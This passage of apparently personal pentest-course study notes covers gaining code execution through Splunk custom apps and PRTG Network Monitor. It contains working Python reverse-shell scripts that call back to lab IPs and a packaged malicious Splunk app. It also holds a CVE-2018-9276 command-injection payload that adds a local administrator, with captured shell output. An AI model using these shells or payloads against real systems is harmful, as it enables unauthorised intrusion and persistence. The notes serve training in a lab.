If this was our initial foothold in the domain environment, we could use this access to begin enumerating the Active Directory domain.

If we were dealing with a Linux host, we would need to edit the rev.py Python script before creating the tarball and uploading the custom malicious app. The rest of the process would be the same, and we would get a reverse shell connection on our Netcat listener and be off to the races.

Code: python

```python
import sys,socket,os,pty

ip="10.10.14.15"
port="443"
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
```

If the compromised Splunk host is a deployment server, it will likely be possible to achieve RCE on any hosts with Universal Forwarders installed on them.

To push a reverse shell out to other hosts, the application must be placed in the $SPLUNK_HOME/etc/deployment-apps directory on the compromised host.

In a Windows-heavy environment, we will need to create an application using a PowerShell reverse shell since the Universal forwarders do not install with Python like the Splunk server.

Exercise

1) Made the payload

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/splunk/reverse_shell_splunk]
└─$ tar -cvzf revapp.tar.gz reverse_shell_splunk
reverse_shell_splunk/
reverse_shell_splunk/bin/
reverse_shell_splunk/bin/run.ps1
reverse_shell_splunk/bin/rev.py
reverse_shell_splunk/bin/run.bat
reverse_shell_splunk/default/
reverse_shell_splunk/default/inputs.conf
```

2) Started nc

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/splunk]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

3) Uploaded the payload and got the shell

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/splunk]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.17] from (UNKNOWN) [10.129.201.50] 53790
```

4) Got the flag

```
PS C:\Windows\system32> cd c:\loot
PS C:\loot> cat flag.txt
l00k_ma_no_AutH!
PS C:\loot>
```

5) Tried with python
Note: use the correct slash , \ - for windows

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/splunk/splunk_rev/default]
└─$ cat inputs.conf
[script://.\bin\exploit.py]
disabled = 0
interval = 10
sourcetype = shell
```

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/splunk]
└─$ cat splunk_rev/bin/exploit.py
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.17",5555))

p=subprocess.Popen(["powershell"], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=su
bprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=[s, p])
p2s_thread.daemon = True
p2s_thread.start()

try:
    p.wait()
except KeyboardInterrupt:
    s.close()
```

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/splunk]
└─$ tar -cvzf updater.tar.gz splunk_rev
splunk_rev/
splunk_rev/bin/
splunk_rev/bin/exploit.py
splunk_rev/default/
splunk_rev/default/inputs.conf
```

PRTG Network Monitor

PRTG Network Monitor is agentless network monitor software. It can be used to monitor bandwidth usage, uptime and collect statistics from various hosts, including routers, switches, servers, and more

The first version of PRTG was released in 2003. In 2015 a free version of PRTG was released, restricted to 100 sensors that can be used to monitor up to 20 hosts.

It works with an autodiscovery mode to scan areas of a network and create a device list

Once this list is created, it can gather further information from the detected devices using protocols such as ICMP, SNMP, WMI, NetFlow, and more

Devices can also communicate with the tool via a REST API.

The software runs entirely from an AJAX-based website, but there is a desktop application available for Windows, Linux, and macOS. A few interesting data points about PRTG:

- According to the company, it is used by 300,000 users worldwide
- The company that makes the tool, Paessler, has been creating monitoring solutions since 1997
- Some organizations that use PRTG to monitor their networks include the Naples International Airport, Virginia Tech, 7-Eleven, and more

Over the years, PRTG has suffered from 26 vulnerabilities that were assigned CVEs.

Of all of these, only four have easy-to-find public exploit PoCs, two cross-site scripting (XSS), one Denial of Service, and one authenticated command injection vulnerability which we will cover in this section.

It is rare to see PRTG exposed externally, but we have often come across PRTG during internal penetration tests. The HTB weekly release box Netmon showcases PRTG.

Discovery/Footprinting/Enumeration


We can quickly discover PRTG from an Nmap scan. It can typically be found on common web ports such as 80, 443, or 8080. It is possible to change the web interface port in the Setup section when logged in as an admin.

```
Vigneswar@htb[/htb]$ sudo nmap -sV -p- --open -T4 10.129.201.50

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 15:41 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.06% done
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).
Not shown: 65492 closed ports, 24 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  ssl/http      Splunkd httpd
8080/tcp  open  http          Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth mo
8089/tcp  open  ssl/http      Splunkd httpd
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```


From the Nmap scan above, we can see the service Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor) detected on port 8080.

PRTG also shows up in the EyeWitness scan we performed earlier. Here we can see that EyeWitness lists the default credentials prtgadmin:prtgadmin.

They are typically pre-filled on the login page, and we often find them unchanged. Vulnerability scanners such as Nessus also have plugins that detect the presence of PRTG.



Once we have discovered PRTG, we can confirm by browsing to the URL and are presented with the login page.



From the enumeration we performed so far, it seems to be PRTG version 17.3.33.2830 and is likely vulnerable to CVE-2018-9276 which is an authenticated command injection in the PRTG

System Administrator web console for PRTG Network Monitor before version 18.2.39.

Based on the version reported by Nmap, we can assume that we are dealing with a vulnerable version. Using cURL we can see that the version number is indeed 17.3.33.283.

```
[/htb]$ curl -s http://10.129.201.50:8080/index.htm -A "Mozilla/5.0 (compatible;  M

stylesheet" type="text/css" href="/css/prtgmini.css?prtgversion=17.3.33.2830__" med
arget="_blank" href="https://blog.paessler.com/new-prtg-release-21.3.70-with-new-az
ss="prtgversion"> PRTG Network Monitor 17.3.33.2830 </span>
```


Our first attempt to log in with the default credentials fails, but a few tries later, we are in with prtgadmin:Password123.


Leveraging Known Vulnerabilities

Once logged in, we can explore a bit, but we know that this is likely vulnerable to a command injection flaw so let's get right to it.

https://www.codewatch.org/blog/?p=453

This excellent blog post by the individual who discovered this flaw does a great job of walking through the initial discovery process and how they discovered it. When creating a new notification, the Parameter field is passed directly into a PowerShell script without any type of input sanitization.







Give the notification a name and scroll down and tick the box next to EXECUTE PROGRAM. Under Program File, select Demo exe notification - outfile.ps1 from the drop-down. Finally, in the parameter field, enter a command

For our purposes, we will add a new local admin user by entering test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtgadm1 /add.

During an actual assessment, we may want to do something that does not change the system, such as getting a reverse shell or connection to our favorite C2. Finally, click the Save button.



After clicking Save, we will be redirected to the Notifications page and see our new notification named pwn in the list.



Now, we could have scheduled the notification to run (and execute our command) at a later time when setting it up.

This could prove handy as a persistence mechanism during a long-term engagement and is worth taking note of.

Schedules can be modified in the account settings menu if we want to set it up to run at a specific time every day to get our connection back or something of that nature.

At this point, all that is left is to click the Test button to run our notification and execute the command to add a local admin user. After clicking Test we will get a pop-up that says EXE notification is queued up. If we receive any sort of error message here, we can go back and double-check the notification settings.

Since this is a blind command execution, we won't get any feedback, so we'd have to either check our listener for a connection back or, in our case, check to see if we can authenticate to the host as a local admin.

We can use CrackMapExec to confirm local admin access. We could also try to RDP to the box, access over WinRM, or use a tool such as evil-winrm or something from the impacket toolkit such as wmiexec.py or psexec.py.


```
[/htb]$ sudo crackmapexec smb 10.129.201.50 -u prtgadm1 -p Pwn3d_by_PRTG!

.0.129.201.50   445    APP03            [*] Windows 10.0 Build 17763 (name:APP03) (d
.0.129.201.50   445    APP03            [+] APP03\prtgadm1:Pwn3d_by_PRTG! (Pwn3d!)
```

And we confirm local admin access on the target! Work through the example and replicate all of the steps on your own against the target system.

Challenge yourself to also leverage the command injection vulnerability to obtain a reverse shell connection from the target.


Exercise

1) Opened the login page




logged in with prtgadmin:Password123

